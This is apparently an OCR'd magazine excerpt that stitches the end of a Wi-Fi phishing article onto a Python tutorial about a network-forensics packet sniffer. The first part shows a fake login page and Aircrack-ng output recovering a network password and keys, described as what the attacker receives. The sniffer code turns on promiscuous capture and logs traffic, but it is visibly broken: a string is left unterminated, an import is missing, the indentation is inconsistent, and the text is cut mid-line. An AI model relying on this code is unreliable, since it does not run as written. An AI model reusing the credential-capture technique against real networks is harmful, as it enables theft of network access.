
Login Page

Your connection will be restored in a few moments.

And the Attacker will get this:




```
                     Aircrack-ng 1.2 rc4

   [00:00:00] 1/0 keys tested (139.55 k/s)

   Time left: 0 seconds                          inf%

                 KEY FOUND! [ oddfire952 ]


   Master Key     : C6 2E F5 6B 65 41 FC 8B 5A 17 0B 4B AC 3A 61 4F
                    2B 07 A5 5F 25 05 22 79 AC AC 90 1A 12 2F 12 56

   Transient Key  : 8B 36 D0 93 A2 FB 82 51 91 7F 71 14 B7 86 67 32
                    DA A6 4C FC BF D0 8F F1 0E 44 C1 EB BF 17 88 A1
                    83 0A 5F 06 7A BE 60 78 B1 09 A5 37 44 08 B9 1E
                    E0 B7 0A 22 1D 5C AA 6B 81 4E A0 05 02 E9 29 41

   EAPOL HMAC     : 50 3C 10 0B 58 1A 5D 09 BA 1F 55 EE 72 65 AA 94

The password was saved in /root/NETGEAR90-password.txt
```



PROGRAMMING IN PYTHON FORENSIC ANALYSIS FOR NETWORK

By Julio César Pérez Barbosa



ABOUT THE AUTHOR

JULIO CÉSAR PÉREZ BARBOSA

Study at the University of Guanajuato Mexico (Faculty of Mechanical and Electrical Engineering Electronica) Electronical Engineering and Telecommunications. I'm from Irapuato, Guanajuato Mexico. Co-founder ofComputer Services and Solutions.

Email: Julinuxhack@gmail.com, julio.perez@ssi1.no-ip.org

Web: ssi1.no-ip.org

INTRODUCTION:

Much has been said about Python being a programming language that is too easy and very efficient for programming, in our case, for hackers. We will not go into detail in the syntax, nor in the programming structure with Python, but it is necessary to see a little of the great range of the forensic analysis. Within the forensic analysis, there are several application points: mobile, networking, cloud, or local equipment. In our case, we will use forensic analysis at the networking level programming with Python, so let's start. We will be making a small sniffer and we will do it little by little, strengthening it as we go.

PREPARATION AND PREREQUISITES:

Operating system: the classic of always, Kali Linux

For the development of our script: Kde Develop.

Python's new version: Python 3.5

Modules to use: socket, struct

To make comparisons for the forensic analysis, we can use the list of URLs found at the following address:

http://urlblacklist.com/?sec=download

From that address, we downloaded the blacklist:

http://urlblacklist.com/cgi-bin/commercialdownload.pl?type=download&file=bigblacklist

EXPLANATION OF THE MODULES:

SOCK_RAW: Allows addresses to send or receive regardless of the protocol used.

struct.pack(*fmt*, *v1*, *v2*, ...) Return a bytes object containing the values *v1*, *v2*, ... packed according to the format string *fmt*. The arguments must match the values required by the format exactly.

struct.unpack(*fmt*, *buffer*) Unpack from the buffer.

***buffer* (presumably packed by pack(fmt, ...))** according to the format string *fmt*. The result is a tuple even if it contains exactly one item. The buffer’s size in bytes must match the size required by the format, as reflected by calcsize().

socket.recvfrom(*bufsize*[, *flags*]) Receive data from the socket. The return value is a pair (string, address) where *string* is a string representing the data received and *address* is the address of the socket sending the data. See the Unix manual page *recv(2)* for the meaning of the optional argument *flags*; it defaults to zero.


DEVELOPMENT:

Let's start with the programming, and gradually I will explain what is done.

Step 1.


We created a list of IP addresses that we will use as our base for the forensic filtering and analysis of our network traffic. I suggested the blacklist that DansGuardian uses, as this article is explanatory, only.

How many IP addresses along with the addresses of Google, Facebook and Youtube, this content can be seen in file: fileip.txt



```
'''
Documentation, License etc.

@package pruebas
'''

import os
```

List 1: IPs from fileip.txt




```
172.217.5.164
172.217.5.169
173.194.200.129
157.240.3.19
204.15.22.80
216.239.38.10
64.233.169.26
173.194.210.27
173.194.219.27
64.233.186.27
173.194.66.27
192.168.1.254
192.168.1.253
192.168.1.205
192.168.1.24
192.168.1.204
```

This list will serve us to compare it with our data that we are capturing with our sniffer that we create with Python.

Step 2. Using Kde Develop:

A) We open Kde Develop




Welcome to KDevelop!

You can start working on a project by opening an existing or creating a new one via the above buttons.

If you need help, please check out the User Manual.

Fig.1 Open Kde Develop

B) We select New project:



General


Categoría: KDE, PHP, Python, Qt, Standard — selected: Python

Tipo de proyecto: Aplicación sencilla en Python, Nuevo proyecto de Django, Sencilla aplicación con interfaz g — selected: Aplicación sencilla en Python

Fig.2 Select Python Simple application

C) **Area of work:**

Its structure that has the IDE makes us save time and efforts for the programming in Python, it makes life easier and it raises us. Of the IDE I have used to program in Python, I think it is IDE free which is very robust and fails to use. But what interests us is how to create this sniffer for forensic analysis at the network level. This is the first part to be able to create a robust tool to do a proper analysis and complete with our own tools.



```
'''
Documentation, License etc.

@package pruebas
'''

import os
```

Fig. 3 Working area

Little by little we can create a framework

Step 3. Our Script:

Code 1:

```
#!/usr/bin/env python

# -*- coding:utf-8 -*-

# import the socket and os libraries

import socket

import os

from struct import *
```

```
# We put our card promiscuously so that you can read all the packages that pass through
our network

#os.system Is used to execute commands, in our case Linux

#

reto = os.system("ifconfig eth0 promisc")

files=('captures.txt')

captures=open(files,'w')

captures.close()

#We created another file that will serve to collect our comparisons

captures=open('captures0.txt','w')

captures.close()

if reto == int("0"):

    try:

        soc = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)

    except socket.error:

        print ('No connection)

        sys.exit()

    llena=open('captures.txt','a')

    llenado2=open('captures0.txt','a')

    bucle = 1

    while bucle in range(int('4000')):

        pac = soc.recvfrom(65565)

        bucle = bucle + 1

        llenado2.write(str(pac) +'\n')
```

```
#packet string from tuple

pac = pac[0]



#The zero indicates from which position is going to start counting towards

#the right side, in this case, we will start counting from the space 0

#to the space 20

ip_h = pac[0:20]



#We unpacked

ip1 = unpack('!BBHHHBBH4s4s' , ip_h)



versionh = ip1[0]

version = versionh >> 4

interneth = versionh & 0xF



ip1_length = interneth * 4



ttl1 = ip1[5]

protocol = ip1[6]

source_a = socket.inet_ntoa(ip1[8]);

destination_a = socket.inet_ntoa(ip1[9]);
```

```
        print ('Version : ' + str(version) + ' IP Header Length : ' + str(interneth) +
' ttl : ' + str(ttl1) + ' Protocol : ' + str(protocol) + ' Source Address : ' +
str(source_a) + ' Destination Address : ' + str(destination_a))


        tcp_header = pac[ip1_length:ip1_length+20]


        #We unpacked

        tcph = unpack('!HHLLBBHHH' , tcp_header)

        source_port = tcph[0]

        dest_port = tcph[1]

        sequence = tcph[2]

        acknowledgement = tcph[3]

        doff_reserved = tcph[4]

        tcph_length = doff_reserved >> 4

        print ('Source Port : ' + str(source_port) + ' Dest Port : ' + str(dest_port) +
' Sequence Number : ' + str(sequence) + ' Acknowledgement : ' + str(acknowledgement) +
' TCP header length : ' + str(tcph_length))

        h_size = ip1_length + tcph_length * 4

        data_size = len(pac) - h_size


        #We get the packet data we have captured

        data = pac[h_size:]

        print ('Data : ' + data)

        za=open("fileip.txt", "r")

            #We divide its content by lines
        content=za.read().splitlines()

            #We print on the screen every data

        print (za)

        contador=0

            #We add to our file that we created to use it later the traffic that we cap-
tured when comparing it with the list that we use of blacklist, and those that we added
to file 1

        for line in content:

            if source_a in line or destination_a in line :

                llena.write(' Source Address: ' + str(source_a) + ' Destination Ad-
dress: ' + str(destination_a) + '\n')

                llena.write('Version: ' + str(version) + ' IP Header Length: ' + str(in-
terneth) + ' ttl: ' + str(ttl1) + ' Protocol: ' + str(protocol) +'\n')

                llena.write('Source Port: ' + str(source_port) + ' Dest Port: ' +
str(dest_port) + ' Sequence Number: ' + str(sequence) + ' Acknowledgement :' + str(ac-
knowledgement) + ' TCP header length: ' + str(tcph_length)+'\n')

                llena.write('Data: ' + data)

                llena.write('\n')

    llena.close()

    llenado2.clos
```

Code explanation:

reto = os.system("ifconfig eth0 promisc")

Our network card makes a direct connection, but when we put it in promiscuous mode, what it does is that it starts to hear everything that happens around it, and begins to see all the traffic of the network when it has the necessary permissions to be able to do it. In our case, we want to see everything that happens in our network and see if IP addresses are reliable or not.

In the file captures.txt we download the connections that we have captured and in our list of IP addresses as we place them as prohibited, it serves us to have a history of connections.
In the file captures0.txt we have the general capture of the traffic of the network.

```
soc = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
```

We activate our socket so that you can see all the connections that are made.

```
 while bucle in range(int('4000'))
```

We give a loop of 4000, this can vary according to what we say, we could even do it timed for the capture, in our case, we want you to perform the same operation 4000 times to see more packages that connect to our network.

```
pac = soc.recvfrom(65565)
```

We capture the packets that pass through the network.

When we begin our capture, we are receiving the data in the following format:

```
('E\x00\x05\xac\x19\x81@\x00l\x06\xff\xe5\xba\xc0s8\xc0\xa8\x01D\xb7\xf0#\'\xc6tcLX\xde
\xec\x99P\x10\x01\x00\x1b\xf1\x00\x00\x17s\x9e\xd2\x86b\x97\xc1L\xbbR\x13c\xd2,\xdc\x01
\x87?r\x0e5\'|\x0c\xdc\'Z.\x8c\xed0\xb7\x00\x1bC\xbc\xa1j\xd8{
\x85`\x01%\xe7\x1f\x080\xcb5U~\x88\x17s-\x11\xf2\xac\xce93\x02\x0b|Z\xc0r\xac\xdaM\x9c\
xb9\xf8S\xb3\x94
\xc1;t\n\xab\xf2\x1deL\xc0\xa6\xc2r\x8d\x0c\xeb\x8a\xdc\xeel\x12\x8ba&V\xa8\xa4\x1d\x94
\xeeB\xd7eF\xcc\x13\x04\xe1\xc7\xdf\xa3\xef\xff\x96\xf1\x07&\x1f\xd7xyM\x88M\xe1,\xf0
\xe7;\xa0g\x1e\xc5\x83\x94\xc6X\xd08\xc6O\xaerk\'\xac\xc4H!\x108\xae\xdc\xeb\x91l\x97w\
xa7+\x92\xe5\xacc}\xd08#\xdfv\xd6H\xb1\xe2\xf5?qT\x10Z9c\xa7a\xa1\xeff\xbe\xc6N\x83\x07
\x02\x87L9\xf0\nb=\x8e~Vz\x9a)\xefk\xb0\x88\x9bA>Q?\xe0G\x1cb\t\x19\x07\x9a\x93]\xcd\x1
e\x15\x0e\xe1[(0R\x84qE\x7f7\x18\xd9\xf4\xbe\x90\xac\xeb\xfd\xf5\x05x\x1d\xed\x9f\x14\x
11\'9\xf4TO\x8c\xc3\x8f\x11\xe4\xb3\xe5\xf1T)"\x9b#\xfc$\x18\'Vbq\xa0%\x03\xbdh\xc60v\x
f7
b\xee`\x177\xeag\x06\x0b\xbc\x06\x1bz[\xcb\x12\xe9\xb3q\x9a\xfb\x81\xfa.\xe4\x8dxn\xc7?
W\xac9\xba0\x1cv\xa0\xe7\xae\xd7U\x9bR\xe9b\x9c*\xb6\xe6a\xb4\xa3.%\x15\x14\xe6\x91\xb4
Oc/\xe6o\x9d\xd2\xcd\x7f2\n\'\xd3\x12B\x9eJ\x9d\xff\xd3\xf7\x8b,\xb5\xcf\xd455\x19N\x89
\xba\xa55aN\xf1,\xf0\x01H\xe8\x9d\xe0\x973\'\x89{\xa9Y\x8a\xe3>\xee\x03\xa9dS\x1c\xde\x
f5\x99\xe6\xbd\xbe8\x84h\xbb]\xe2p\x02>\xc5
\x9d\x0c\x04\xd6\xbeG\xe7\rn\xe2iT\x17MaeU\x9b\xd4U-.5\xe86\x16\xd0\x1f\xe5\x13\x8ep)5\
x8b")N8N\xce\xecMD\xbdK\x1b\xfe\xd1\x0c\x1a\x8aq\x8c\xa1`\'\xe9\xfdd\xa1/\x85L\xd82A\xc
0\x81\xf0\x9a\xd0u\x95W#K\x8f\xa0a\xce\xd9@\xe3\x98\xa4\x90\xee\xe5\xb5l\xc7b\xc4A\x96\
xfe\x0cSn\x86#4\xb3\xff[\xe2\xf2;\x97\xbe\xd0\x07S\xee_\xd9\xbd\r\xb4\xa7\xa98\x9f\x047
```

```
\t\xd4\x81\xc1\x0eS\x98\xcce\xc2d\n\x0e4\xb9>Y-@"\x84\xc1\xc7\x07\xb7\xfa\xc9c;pA\x1c\x
96\x8fe\x05P\xaa\x00\xfa$%\x17\xd9\xdfO`\x1f\x9aj\xe8\xefH\x86$g\r\xda\x07\x92\xc7;\xe8
\x06sS\x97\x1d\xcf\xb3\xf67GkE\x7f\xa9B\xa6.I\x93\xfb{\xa4\xd8\x08U\xfd\x19\xde\xb9`}\x
fb)AO\xbb\xfb\x99A\t\xc6\xd4\x82;YgSE\x86\x91V\x89\x96p\x92,\xbd\xd1Os\xc5\x06\x8d\xc4p
"hR\'\x9dx4r\xfd\x16\xb3#O\x07\xe17\x00\xe6\xc4\xd1\xf8\x89\xd5\x829\xe1:>\xa8U\x1f\xb5
\x94M%\x0f\x8cfr\xb0]\xa2\xb6\x0f4\xc0\xbe\x8bD\x08\xa9\x15\xc6\xfb`\xf7\x9e\x02\xfcb\x
ae\xb7\xd1\x9b\x01|1\xd1\xe8\xb1K\xa09\xbf\x07\xfa.\x1c\xa2\x8b\x1b\xb5\x81\x963\xd9\xc
7\x89\xe9*e\xe61\x91\x95*\x94\xfa\xf3\xd7\xa3X\xc1\xef~\xde\xf0x{\xff%-\x04\xa1\x1e\t\x
cc\x14_\xee\xfaj\x80\xdb\xc0\xe0W+gb\xd7\xabO\x8b\x8b\xee\x12\x1b\x18\xf3H\xc4\xee\xe0A
\x82.\x8d\x8e\xda\\8\x80?\xecq\x94u\x02\xb0\xd8\x1b\xa0\x1c\xeaM\xd5f\xdc\x05\xbc\xdfF\
xa2\x9bR\xf6y\xe6\xa0S\x0fW\x18\xd1\xae^\x14B\x9b\xf9z\xfa\x9e\x08\xd3\r/\x1b\xe9K\xb55
\x02\xfe\xbdNd\xbc\xdd~\xdb5[\xa1\x0cZ[\xfaA\x83\x03fK\x83\xc2\xb9\xb0\xa5\xd7\xd9(,J\x
fa\x9c\xad\xbd\x90\x17>\xb5\x9e>\x94
+d\x87\x08;E\xbel(\xc7G\xec\xccr\xa6XD\xb2\xe9\x95{\xddT\xc2\xaar\xbfu\x17\\\n\xf0
;\xe5kf\xa6\x14x^\xc2\xe8\xad\xb0\x01;\x8a\x06\x9b(PV\xe6\xfdb\x8fj\xdeQ)\x03\xd6XY\x99
